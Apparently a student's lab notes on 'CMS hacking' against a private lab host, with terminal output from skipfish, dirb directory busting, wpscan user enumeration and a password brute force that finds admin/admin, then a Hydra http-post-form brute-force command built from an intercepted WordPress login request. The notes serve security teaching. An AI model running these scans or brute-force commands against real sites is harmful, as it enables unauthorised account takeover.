


```
  [02] <slot idle>
  [03] <slot idle>
  [04] <slot idle>
  [05] <slot idle>
  [06] <slot idle>
  [07] <slot idle>
  [08] <slot idle>
  [09] <slot idle>
  [10] <slot idle>
  [11] <slot idle>
  [12] <slot idle>
  [13] <slot idle>
  [14] <slot idle>
  [15] <slot idle>
^[[A^[[A^[[A
[+] Copying static resources ...
[+] Sorting and annotating crawl nodes: 2
[+] Looking for duplicate entries: 2
[+] Counting unique nodes: 2
[+] Saving pivot data for third-party tools ...
[+] Writing scan description ...
[+] Writing crawl tree: 2
[+] Generating summary views ...
[+] Report saved to 'report/index.html' [0x13ba515d].
[+] This was a great day for science!
```



```
┌──(swastik1616㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  report  Templates  Videos  vsftpd-exploit.py

┌──(swastik1616㉿kali)-[~]
└─$ cd report

┌──(swastik1616㉿kali)-[~/report]
└─$ ls
c0              _i2            index.html      _m0              n_collapsed.png      n_missing.png    pivots.txt    p_unknown.png  summary.js
child_index.js  i_high.png     i_note.png      mime_entry.png   n_expanded.png       n_unlinked.png   p_param.png   p_value.png
_i0             i_low.png      issue_index.js  n_children.png   n_failed.png         p_dir.png        p_pinfo.png   samples.js
_i1             i_medium.png   i_warn.png      n_clone.png      n_maybe_missing.png  p_file.png       p_serv.png    sf_name.png
```

then we will run the command " *firefox index.html* " to open the report generated by skipfish



```
[+] Copying static resources ...
[+] Sorting and annotating crawl nodes:
[+] Looking for duplicate entries: 2
[+] Counting unique nodes: 2
[+] Saving pivot data for third-party tc
[+] Writing scan description ...
[+] Writing crawl tree: 2
[+] Generating summary views ...
[+] Report saved to 'report/index.html'
[+] This was a great day for science!

┌──(swastik1616㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pi

┌──(swastik1616㉿kali)-[~]
└─$ cd report

┌──(swastik1616㉿kali)-[~/report]
└─$ ls
c0              _i2            index.html
child_index.js  i_high.png     i_note.png
_i0             i_low.png      issue_inde
_i1             i_medium.png   i_warn.png

┌──(swastik1616㉿kali)-[~/report]
└─$ firefox index.html
```

file:///home/swastik1616/report/index.html

Scanner version: 2.10b
Random seed: 0x13ba515d
Scan date: Fri Apr 11 18:35:57 2025
Total time: 0 hr 0 min 2 sec 975 ms

Crawl results - click to expand:

http://10.10.10.129/ 3
Code: 200, length: 177, declared: text/html, detected: text/html, charset: [none] [show trace +]

Document type overview - click to expand:

text/html (1)

Issue type overview - click to expand:

- Incorrect or missing charset (low risk) (1)
- New 404 signature seen (1)
- New 'Server' header value seen (1)

NOTE: 100 samples maximum per issue or document type.


Lec-02

Sunday, 13 April, 2025 11:34 AM

CMS Hacking - Directory Busting and CMS Scanning


Directory Busting is finding the various directories or webpages in the website.
We will be doing it using a tool called **dirb** on the website which we were working in the previous lecture.

1. **dirb TargetIP wordlist** - when we wrote the wordlist, we didn't know the files which directory contains, hence we pressed the **TAB** key twice which lists all the files of the directory and we got big.txt to use.

   a. 


```
┌──(swastik1616㉿kali)-[~]
└─$ dirb http://10.10.10.129 /usr/share/wordlists/dirb/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Apr 13 11:40:47 2025
URL_BASE: http://10.10.10.129/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://10.10.10.129/ ----
==> DIRECTORY: http://10.10.10.129/secret/
+ http://10.10.10.129/server-status (CODE:403|SIZE:277)

---- Entering directory: http://10.10.10.129/secret/ ----
==> DIRECTORY: http://10.10.10.129/secret/wp-admin/
==> DIRECTORY: http://10.10.10.129/secret/wp-content/
==> DIRECTORY: http://10.10.10.129/secret/wp-includes/

---- Entering directory: http://10.10.10.129/secret/wp-admin/ ----
==> DIRECTORY: http://10.10.10.129/secret/wp-admin/css/
==> DIRECTORY: http://10.10.10.129/secret/wp-admin/images/
```

2. **dirb TargetIP -X <list of extensions>** - using this switch (-X) in dirb command we can search for files with specific extensions which we mention.




```
┌──(swastik1616㉿kali)-[~]
└─$ dirb http://10.10.10.129 -X html,php,exe,jar,txt,jsp,zip,sh,old

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Apr 13 11:53:46 2025
URL_BASE: http://10.10.10.129/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (html,php,exe,jar,txt,jsp,zip,sh,old) | (html)(php)(exe)(jar)(txt)(jsp)(zip)(sh)(old) [NUM = 9]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.129/ ----

-----------------
END_TIME: Sun Apr 13 11:54:21 2025
DOWNLOADED: 41508 - FOUND: 0
```


3. Now that we went to this site 10.10.10.129/secret - we found that its CMS is WordPress, hence we will now do a WordPress scan to find relevant information.



```
┌──(swastik1616㉿kali)-[~]
└─$ wpscan --url 10.10.10.129/secret
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.27

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://10.10.10.129/secret/ [10.10.10.129]
[+] Started: Sun Apr 13 12:06:01 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```


4. Hence, we got various info like WordPress version and stuff which might be vulnerable, (didn't attach the entire ss as the output was very long). Let's explore the website more and try finding some other things like login page. When we scrolled through the website we actually found a login page. Now we will find usernames and passwords using the bruteforce method.
   a. **wpscan -e u --url TargetIP** - to find various usernames in the login
      i. 

```
┌──(swastik1616㉿kali)-[~]
└─$ wpscan -e u --url http://10.10.10.129/secret
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.27
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.10.10.129/secret/ [10.10.10.129]
[+] Started: Sun Apr 13 12:15:51 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```


      ii. 

```
[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Apr 13 12:15:53 2025
[+] Requests Done: 24
[+] Cached Requests: 29
[+] Data Sent: 6.409 KB
[+] Data Received: 122.297 KB
[+] Memory used: 134.637 MB
[+] Elapsed time: 00:00:01
```

      iii. Clearly we can see that it identified a user called **admin** . Now we will try to find the password.
   b. **wpscan -U username --url TargetIP -P <wordlist>** OR **wpscan -e u --url TargetIP -P <wordlist>** - to find the password of the username.


i. 

```
┌──(swastik1616㉿kali)-[~]
└─$ wpscan -e u --url http://10.10.10.129/secret -P /usr/share/wordlists/metasploit/http_default_pass.txt
_______________________________________________________________

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.27
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.10.10.129/secret/ [10.10.10.129]
[+] Started: Sun Apr 13 12:21:11 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

ii. 

```
[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / admin
Trying admin / admin Time: 00:00:00 <===================

[!] Valid Combinations Found:
 | Username: admin, Password: admin

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Apr 13 12:21:12 2025
[+] Requests Done: 43
[+] Cached Requests: 16
[+] Data Sent: 12.176 KB
[+] Data Received: 194.594 KB
[+] Memory used: 135.812 MB
[+] Elapsed time: 00:00:01
```

iii. Clearly it found the password for the user admin.


iv. 

```
[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - A
 | Confirmed By: Login Error Messages (A

[+] Performing password attack on Wp Log
[SUCCESS] - admin / admin
Trying admin / admin Time: 00:00:00 <=

[!] Valid Combinations Found:
 | Username: admin, Password: admin

[!] No WPScan API Token given, as a resu
[!] You can get a free API token with 25

[+] Finished: Sun Apr 13 12:21:12 2025
[+] Requests Done: 43
[+] Cached Requests: 16
[+] Data Sent: 12.176 KB
[+] Data Received: 194.594 KB
[+] Memory used: 135.812 MB
[+] Elapsed time: 00:00:01

┌──(swastik1616㉿kali)-[~]
└─$ firefox 10.10.10.129/secret

┌──(swastik1616㉿kali)-[~]
```

Username or Email Address: admin

Password: ●●●●●

v. Clearly it worked and we are able to login as the admin

vi. 

```
[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - A
 | Confirmed By: Login Error Messages (A

[+] Performing password attack on Wp Log
[SUCCESS] - admin / admin
Trying admin / admin Time: 00:00:00 <==

[!] Valid Combinations Found:
 | Username: admin, Password: admin

[!] No WPScan API Token given, as a resu
[!] You can get a free API token with 25

[+] Finished: Sun Apr 13 12:21:12 2025
[+] Requests Done: 43
[+] Cached Requests: 16
[+] Data Sent: 12.176 KB
[+] Data Received: 194.594 KB
[+] Memory used: 135.812 MB
[+] Elapsed time: 00:00:01

┌──(swastik1616㉿kali)-[~]
└─$ firefox 10.10.10.129/secret

┌──(swastik1616㉿kali)-[~]
└─$ 
```

vtcsec/secret/wp-admin/

WordPress 6.7.2 is available! Please update now.

Dashboard

Welcome to WordPress!

We've assembled some links to get you started:

WordPress 4.9 running Twenty Seventeen theme.

5. NOW AFTER THIS, IT IS CONTINUED IN THE NEXT LECTURE

Lec-03

Monday, 14 April, 2025 04:05 AM


It may be possible that the CMS we get is not WordPress or some other popular one. Hence, we will then use other tools like Burp suite or Hydra for brute forcing.
Let's have a look at how to use the Hydra tool.

Information Required for Hydra Brute Force:

1	Login or Wordlist for usernames -	*admin*
2	Password or Wordlist for passwords -	*/usr/share/wordlists/metasploit/http_default_pass.txt*
3	IP Address or Domain of the Target -	*10.10.10.129*
4	HTTP Method(POST/GET) -	*POST* (to find it we went to the **proxy** tab of Burp suite and pressed **open browser** while the intercept is off , to access the site. Then, we switch on the **intercept** and click on login after entering credentials. As soon as we press the login button, we will get the HTTP Method info in Burp Suite. OR another way of finding the HTTP Method is by going to the Firefox and going to **inspect** and then going to **Networks** tab and doing same procedure of login.
5	Path to the Login Page -	*http://10.10.10.129/secret/wp-login.php*
6	Request body for Username/Password -	*log=admin&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2Fvtcsec%2Fsecret%2Fwp-admin%2F&testcookie=1* **(This request body is taken from the intercept of the burp suite, it is the last line when we were finding the HTTP method.)**
7	A way to Identify Failed/Successful Attempts -	*Incorrect* ***(because usually in most sites the site says that password is incorrect for a failed attempt)***

Format of the Hydra Syntax:
sudo hydra <Username/List> <IP> <Method> "<Path>:<Request Body>:<Fail or Success Identifier>"

Command Example:
sudo hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.129 http-post-form "/secret/wp-login.php:log=admin&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Fvtcsec%2Fsecret%2Fwp-admin%2F&testcookie=1:F=incorrect"



sudo hydra <Username/List> <IP> <Method> "<Path>:<Request Body>:<Fail or Success Identifier>"

